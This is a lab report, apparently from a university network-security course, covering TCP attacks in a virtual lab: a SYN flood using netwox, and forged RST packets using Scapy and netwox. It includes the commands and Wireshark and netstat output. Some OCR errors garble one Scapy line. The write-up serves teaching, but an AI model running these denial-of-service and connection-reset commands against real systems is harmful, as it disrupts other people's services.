Task 1: SYN Flooding Attack


Design

Linux 1 10.0.2.6: The server machine connected to the client machine will be attacked and cannot accept any other telnet connection.

Linux 2 10.0.2.7: The attacker machine will be used to attack the server, in order to prevent it from accepting any telnet connections from other machines.


Linux 3 10.0.2.8: The client machine try to telnet connection to server machine but fail after the attack.

As shown, we need to turn SYN cookies off on the server machine and establish a telnet connection between client and server.




```
[10/15/18]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[10/15/18]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:23             10.0.2.8:50846          TIME_WAIT
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

On attacker machine, we use Netwox to launch the SYN flooding attack with code:
Sudo netwox 76 -i 10.0.2.6 -p 23 -s raw.




```
[10/15/18]seed@VM:~$ sudo netwox 76 -i 10.0.2.6 -p 23 -s raw
[sudo] password for seed:
```

Then we check the status of connections on the server machine. We found that receive buffer is fully occupied by half-open connections sent by the attacker so that the server cannot accept any new TCP connections.



```
tcp        0      0 10.0.2.6:23             248.28.137.185:44441    SYN_RECV
tcp        0      0 10.0.2.6:23             243.145.193.187:59399   SYN_RECV
tcp        0      0 10.0.2.6:23             251.116.137.71:15872    SYN_RECV
tcp        0      0 10.0.2.6:23             240.161.246.23:5127     SYN_RECV
tcp        0      0 10.0.2.6:23             253.144.31.140:4465     SYN_RECV
tcp        0      0 10.0.2.6:23             249.45.15.228:20957     SYN_RECV
tcp        0      0 10.0.2.6:23             244.107.145.114:43868   SYN_RECV
tcp        0      0 10.0.2.6:23             243.200.41.69:62192     SYN_RECV
tcp        0      0 10.0.2.6:23             252.164.138.197:51287   SYN_RECV
tcp        0      0 10.0.2.6:23             243.142.24.53:37981     SYN_RECV
tcp        0      0 10.0.2.6:23             246.19.78.198:45672     SYN_RECV
tcp        0      0 10.0.2.6:23             246.80.217.196:49238    SYN_RECV
tcp        0      0 10.0.2.6:23             241.89.208.122:32932    SYN_RECV
tcp        0      0 10.0.2.6:23             253.60.71.179:13391     SYN_RECV
tcp        0      0 10.0.2.6:23             240.65.202.251:20111    SYN_RECV
tcp        0      0 10.0.2.6:23             246.132.164.177:9073    SYN_RECV
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[10/15/18]seed@VM:~$ 
```

To double confirm that, we try to telnet to the server machine using the client machine. It shows that connection timed out, which means our attack is successful.



```
[10/15/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
telnet: Unable to connect to remote host: Connection timed out
```

Scapy Approach-Task 2: RST ATTACK

Design


Linux 1 192.168.135.140 --- Telnet remote connection established.

Linux 2 192.168.135.143 --- Attack machine. We will use the python script(Scapy) to create a forged RST packet and send it to Linux3 to terminate the TCP connection. Corresponding ACK and Seq numbers will be observed from Wireshark.

Linux 3 192.168.135.142 --- It will be remote connected. Fake RST will be received.


As shown below, when the telnet was connected via TCP. The Seq and ACK numbers were gathered.
As needed ACK and Seq number are gathered, we can use them to create and send IP/TCP packet as shown below:

ip=IP(src=”192.168.135.140”,dst=”192.168.135.142”)
tcp=TCP(sport=50854),dport=23,flags”R”,seq=408330355,ack=88833614)
send(IP/TCP)




```
>>> ip=IP(src="192.168.135.140",dst="192.168.135.142")
3614)cp=TCP(sport=50854,dport=23,flags="R",seq=408330355,ack=8883)
>>> send(ip/tcp)
.
Sent 1 packets.
```

On the attacker machine, we can see the connection is terminated.



```
117 1632.9129236… 192.168.135.142      104.197.3.80         TCP         60 40250
118 1632.9129905… 104.197.3.80         192.168.135.142      TCP         60 80 → 4
325 1768.9371354… 192.168.135.140      192.168.135.142      TCP         54 50854
331 1773.3752394… 192.168.135.140      192.168.135.142      TELNET      68 Telnet
332 1773.3753275… 192.168.135.142      192.168.135.140      TCP         60 23 → 5

▼ Transmission Control Protocol, Src Port: 50854, Dst Port: 23, Seq: 408330355,
    Source Port: 50854
    Destination Port: 23
    [Stream index: 9]
    [TCP Segment Len: 0]
    Sequence number: 408330355
    [Next sequence number: 408330355]
  ▶ Acknowledgment number: 888373614
    0101 .... = Header Length: 20 bytes (5)
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
```

On Linux1, which was connected with the victim machine(Linux3), the connection was terminated. However, a further connection can still happen since the RST packet was not sent constantly.



```
linux3@ubuntu:~$
linux3@ubuntu:~$
linux3@ubuntu:~$
linux3@ubuntu:~$ Connection closed by foreign host.
linux1@ubuntu:~$ sudo telnet 192.168.135.142
[sudo] password for linux1:
Trying 192.168.135.142...
Connected to 192.168.135.142.
Escape character is '^]'.
Ubuntu 18.04.1 LTS
ubuntu login: linux3
Password:
Last login: Sun Oct 14 21:35:46 PDT 2018 from 192.168.135.140 on pts/1
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-36-generic x86_64)
```

Netwox Approach-Task 2: RST ATTACK


Design

Linux 1 192.168.135.140 --- Remote connection established. The connection happens under telnet or SSH environments separately.

Linux 2 192.168.135.143 --- It will be remotely connected while we observe the traffic with Wireshark.


Linux 3 192.168.135.142 --- Attacker using Netwox 78 to forge and send RST packet to Linux 2 to terminate the connection via Linux 1 and Linux 2.

On Linux 1, telnet to Linux2.




```
linux1@ubuntu:~$ sudo telnet 192.168.135.143
[sudo] password for linux1:
Trying 192.168.135.143...
Connected to 192.168.135.143.
Escape character is '^]'.
Ubuntu 18.04.1 LTS
ubuntu login: linux2
Password:
Last login: Sat Oct 13 16:08:27 PDT 2018 from 192.168.135.140 on pts/1
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-29-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

205 packages can be updated.
80 updates are security updates.
```

On Linux 3, use netwox to send forged RST packet to Linux2 to terminate the telnet connection.




```
linux3@ubuntu:~$ sudo netwox 78 --filter "host 192.168.135.143"
[sudo] password for linux3:
```

It seems attacker’s machine tries to locate Linux 1 (victim)’s MAC.




```
    ARP          60 Who has 192.168.135.140? Tell 192.168.135.142
    ARP          60 192.168.135.140 is at 00:0c:29:ea:80:40
    TCP          60 23 → 35736 [RST, ACK] Seq=0 Ack=666335073 Win=0 Len=0
```

On Linux 1, the connection is terminated and it cannot estimate another connection since the RST packet was kept sending out to Linux 2.



```
linux2@ubuntu:~$
linux2@ubuntu:~$ Connection closed by foreign host.
linux1@ubuntu:~$ sudo telnet 192.168.135.143
Trying 192.168.135.143...
Connected to 192.168.135.143.
Escape character is '^]'.
Ubuntu 18.04.1 LTS
Connection closed by foreign host.
linux1@ubuntu:~$
```

By observing the Linux 2 on Wireshark, we could see the forged RST was sent to Linux 2.




```
Source            Destination       Protocol  Length  Info
192.168.135.143   192.168.135.140   TCP           60 23 → 35612 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 23 → 35612 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 23 → 35612 [RST, ACK]
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 [TCP ACKed unseen segm
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 [TCP ACKed unseen segm
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 [TCP ACKed unseen segm
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
192.168.135.143   192.168.135.140   TCP           60 [TCP ACKed unseen segm
192.168.135.143   192.168.135.140   TCP           60 [TCP ACKed unseen segm
192.168.135.140   192.168.135.143   TCP           60 35612 → 23 [RST, ACK]
```

Observation and Explanation(Scapy approach)


The attack was successful since we built the correct TCP/IP packet in Scapy with proper Seq and ACK numbers because the attacker could always observe the TCP packets traffic in the LAN. The difference between Scapy and Netwox is Scapy was used to send a packet from python shell while Netwox sends packets constantly and further connection cannot be established until attacker stops sending RST. Or maybe we can write code to send RST packet continually.

Let’s try to connect Linux 2 with SSH on Linux 1. And it worked.




```
linux1@ubuntu:~$ ssh linux2@192.168.135.143 -p 22
linux2@192.168.135.143's password:
